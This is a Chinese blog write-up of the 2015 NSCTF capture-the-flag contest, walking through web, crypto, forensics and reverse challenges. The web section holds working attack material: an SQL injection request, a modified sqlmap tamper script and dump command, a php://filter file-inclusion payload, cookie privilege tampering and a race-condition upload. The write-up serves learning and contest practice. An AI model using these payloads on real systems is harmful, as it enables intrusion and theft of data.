【Writeup】2015NSCTF

原创

Angel枫丨灬红叶 于 2015-10-26 15:05:01 发布 6222 收藏
分类专栏： CTF 文章标签： NSCTF writeup


本文链接：https://blog.csdn.net/yuanyunfeng3/article/details/49423701

web:

be careful:

发现有跳转，php跳转至html，flag在php页面，BP是神器。

decode：



解密脚本如下：

```
functiondecode($str){
                                $_ =base64_decode(strrev(str_rot13($str)));
                                for($_0=0;$_0<strlen($_);$_0++){
                                        $_c= substr($_,$_0,1);
                                        $__= ord($_c)-1;
                                        $_c= chr($__);
                                        $_o= $_o.$_c;
                                }
                                returnstrrev($_o);
                                }
```

解密后获得flag

Brute force：

有个password.txt文件，将其当作字典，用BP进行爆破，最后出来的结果nsF0cuS，进入后，说flag不在这里，看cookie，base64解码后跳转到新的网页——留言版，要以小黑的身份留言，修改cookie islogin 值为1 ，修改发言人等级 userlevel为root 成功留言，获得flag

javascript：

根据题目提示，考察点为js，查看源码发现check.js分析后获得G0od!JAVA3C41PTISAGO 1pt_Pa4sW0rd_K3y_H3re //~~~填入后获得新地址06/Ch3ck_Au7h.php发现打开后都是error，根据文件名猜测是一个验证脚本，应该是验证用户名密码的，遂用GET方式传输参数uname=G0od!JAVA3C41PTISAGO upass=1pt_Pa4sW0rd_K3y_H3re获得flag

sqli:

有filtername参数，初步分析该参数对提交的username中的字符进行过滤，填什么字符，过滤什么字符。输入'，被转义，输入%27仍旧被转义，输入%25%27，成功绕过。输入空格字符，会提示有sql注入，使用/*xx*/替换空格，仍然提示。利用filtername对/*xx*/进行构造，改造成为/ww*xxx*ww/,filtername=ww*xxx*ww/,成功绕过。

数据包为：

```
POST/fa81bb665474f11c025b5355582af315/web/12/index.php HTTP/1.1
Host: www.nsctf.net:8000
Cache-Control: max-age=0
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://www.nsctf.net:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.245
Referer:http://www.nsctf.net:8000/fa81bb665474f11c025b5355582af315/web/12/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Content-Type:application/x-www-form-urlencoded
Content-Length: 110

username=admi%&filtername=ww&Submit=%e6%8f%90%e4%ba%a4
```

需要对space2comment进行改造：

代码如下：

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2014 sqlmap developers(http://sqlmap.org/)
See the file 'doc/COPYING' for copyingpermission
"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
   pass

def tamper(payload, **kwargs):
   """
   Replaces space character (' ') with comments '/**/'

   Tested against:
       * Microsoft SQL Server 2005
       * MySQL 4, 5.0 and 5.5
       * Oracle 10g
       * PostgreSQL 8.3, 8.4, 9.0

   Notes:
       * Useful to bypass weak and bespoke web application firewalls

   >>> tamper('SELECT id FROM users')
   'SELECT/ww**ww/id/ww**/FROM/ww**ww/users'
   """

   retVal = payload

    if payload:
       retVal = ""
       quote, doublequote, firstspace = False, False, False

       for i in xrange(len(payload)):
           if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal +="/ww**ww/"
                    continue

           elif payload[i] == '\'':
                quote = not quote

           elif payload[i] == '"':
                doublequote = not doublequote

           elif payload[i] == " " and not doublequote and not quote:
                retVal += "/ww**ww/"
                continue

           retVal += payload[i]

return retVal
```

使用sql跑出flag。

python sqlmap.py -r req.txt -p username--tamper=space2comment,chardoubleencode --string="admin" -D dbs -T flag --dump

LFI:

php://filter/read=convert.base64-encode/resource=index.php 获得base64编码的网页源文件，base64解码后获得flag

changepassword:

比较坑的题目啊！ 备份文件名为.index.php.swp 代码审计后，提供id,pass,password序列化，其中id为1，pass和password均为20150923oldpass 20150923 newpass 20150923（id这个坑，坑我了好久啊好久啊好久啊好久啊好久啊好久啊,后来没办法试了下1，结果就过第一个判断了。。）

File Upload:

截断上传成功，服务器识别上传文件后删除，于是写个脚本循环上传，一开始由于文件太小，服务器删的太快，无法形成稳定链接，于是开20个线程进行连接。。 还是不行，最后把文件搞到60多KB，终于可以了。。 连接上后还以为可以看源码了。，特么直接给flag。

crypto:

神奇的字符串:

aes解密，无密码，网址:http://encode.chahuo.com/

神奇的图片：

（这尼玛是取证好么，怎么归到密码里面了，弱弱的吐槽下）

老套路先Binwalk一下。

神马都没有？

看下图片 

我怎么隐约可见一枚萌萌哒的二维码。。。（难道是我视力太好？）上神器

在绿色通道最低位发现被反色的二维码。。

很简单。。 发现一个神奇的方法，QQ截图，然后选中。。

二维码出现，扫一下就好。Flag拿到手。

神奇的图片+10086：

Binwalk分析。。。


```
root@kali:~/Desktop# binwalk oddpic.JPG

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, big-endian
158792        0x26C48         JPEG image data, JFIF standard 1.02
158822        0x26C66         TIFF image data, big-endian
159124        0x26D94         JPEG image data, JFIF standard 1.02
162196        0x27994         JPEG image data, JFIF standard 1.02
168370        0x291B2         Copyright string: " (c) 1998 Hewlett-Packard Compa
nyny"
```

这么多张图片，你家里人知道吗。。

```
root@kali:~/Desktop# dd if=oddpic.JPG skip=158792 bs=1 of=1.jpg
记录了27689+0 的读入
记录了27689+0 的写出
27689字节(28 kB)已复制，0.162298 秒，171 kB/秒
```

Ddif=oddpic.JPG skip=158792 bs=1 of=1.jpg

第一张图就是




MISC:

Twitter:


翻墙，找到twitter.com/nsctf 把里面的md5 fc42aa2046ed6e90cab82b1094b19adb解密,nsfocus666,拼接成最终的flag

WireShark:


搜索http包，发现关键数据包




还原网页文件



还原出key.rar文件




制作字典，用软件爆破即可，大概用了1个多小时就爆破出了密码，获得flag。



小绿的女神:


大致分析了下,先消费了1.8然后将文件dump下来，对比之前的文件

发现有两处不同：




简单分析了下


0xc0处为剩余的钱数，紧跟的后面四个字节为该数值取反。再后面8个字节为重复。



0x40处为已经用掉的钱数。同样后面4字节为该数值取反。再后面8字节为重复。



第一次修改0x40和0xc0处数据，提交后不成功，纠结2个小时后，发现该处数据（如下图）




0x80 数值为10000，这不是总钱数么。猜测校验公式为：总钱数=用掉的钱数+现有的钱数。

接下来的工作就好办了。只要让现有的钱数为208，满足以上公式即可。成功获得flag。

Reverse:

Reverse01:


加壳了。。



进OD动态分析。

使用esp定律脱壳。

搜索字符串得到



将该flag提交，可叹我太傻太天真。。

继续分析。。。

用jmp强行跳过判断

往下

